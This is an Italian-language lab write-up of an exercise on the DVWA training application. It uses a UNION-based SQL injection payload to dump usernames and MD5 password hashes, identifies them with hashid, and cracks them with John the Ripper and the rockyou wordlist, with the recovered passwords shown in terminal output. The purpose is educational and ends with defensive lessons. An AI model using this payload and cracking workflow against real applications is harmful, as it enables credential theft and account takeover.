

# Cracking Hash MD5 da DVWA

---

## Introduzione

L'esercizio illustra come sfruttare una SQL Injection per estrarre dati sensibili da un database e successivamente crackare password hashate utilizzando tecniche dictionary-based. Lo scopo è comprendere i rischi legati alle debolezze di sicurezza e l'importanza di implementare corrette difese.

---

## 1. Estrazione Hash via SQL Injection

### Introduzione alla Vulnerabilità

Per estrarre l'elenco completo di utenti e password dal database DVWA, si sfrutta una vulnerabilità **SQL Injection** nel modulo "SQL Injection" accessibile dalla GUI di DVWA al livello di difficoltà Low. Questa vulnerabilità permette di inserire comandi SQL arbitrari nel campo di input, aggirando i controlli di validazione dell'input.

### Payload e Esecuzione

Il payload da inserire nel campo di input è:

```
' UNION SELECT user,password FROM users -- -
```

#### Spiegazione del comando:

- `'` termina la stringa SQL originale
- `UNION SELECT` combina i risultati della query originale con una nuova query
- `user,password FROM users` seleziona le colonne username e password dalla tabella users
- `-- -` commenta il resto della query originale, evitando errori di sintassi

Questo comando forza il database MySQL a restituire tutti i record dalla tabella users, restituendo coppie utente:password nella risposta SQL della pagina web.

### Risultato dell'Estrazione

Le password estratte appaiono come stringhe hashate MD5, visibili direttamente nella risposta HTML della pagina:

## Vulnerability: SQL Injection

User ID:

Submit

ID: ' UNION SELECT user, password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

---

## 2. Identificazione del Tipo di Hash

### Caratteristiche dell'Hash MD5

Le hash MD5 si riconoscono per:

- **Lunghezza fissa:** 32 caratteri
- **Charset:** esadecimali (0-9, a-f)
- **Identificazione:** formato xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

Esempio di hash MD5: 5f4dcc3b5aa765d61d8327deb882cf99

### Verifica Automatica con hashid

Su Kali Linux, lo strumento **hashid** consente di identificare automaticamente il tipo di hash:

```
hashid -m md5 5f4dcc3b5aa765d61d8327deb882cf99
```


Il comando suggerisce tool di cracking compatibili come **John the Ripper** o **Hashcat**, essenziale per validare l'attacco prima del cracking vero e proprio.

---

# 3. Preparazione e Cracking con John the Ripper

## Setup e Preparazione File

**Passaggio 1:** Salvare tutte le coppie utente:hash in un file di testo (ad es. password\_dvwa.txt) nel seguente formato:



```
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
6 |
```

Ogni riga contiene username, due punti :, e l'hash MD5 corrispondente.

## Cracking Dictionary-Based

**Passaggio 2:** Avviare John the Ripper con una wordlist comune (rockyou.txt):

```
john --show --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt
password_dvwa.txt
```

**Parametri:**

- --wordlist= specifica il percorso della lista di parole da provare
- rockyou.txt contiene milioni di password comuni e precedentemente compromesse
- password\_dvwa.txt è il file con gli hash da crackare

Il tool tenta il cracking **dictionary-based** provando ogni parola dal dizionario, hashando ciascuna con MD5 e confrontandola con gli hash target. Quando trova una corrispondenza, la password è stata crackata.

## Visualizzazione dei Risultati

**Passaggio 3:** Visualizzare le password crackate con:

```
john --show --format=raw-md5 password_dvwa.txt
```

```
(kali㉿kali)-[~/Desktop]
$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt password_dvwa.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (admin)
abc123        (gordonb)
letmein       (pablo)
charley       (1337)
4g 0:00:00:00 DONE (2026-01-15 16:57) 200.0g/s 153600p/s 153600c/s 230400C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/Desktop]
$ john --show --format=raw-md5 password_dvwa.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```

---

## Conclusione

Questo esercizio dimostra come una singola vulnerabilità (SQL Injection) combinata a weak cryptography (MD5) può compromettere completamente la sicurezza di un'applicazione. L'importanza della defense-in-depth, input validation rigorosa e algoritmi crittografici moderni è fondamentale per proteggere i dati sensibili degli utenti. I principi appresi in questo laboratorio DVWA sono applicabili a scenari reali di penetration testing e hardening di applicazioni web.

---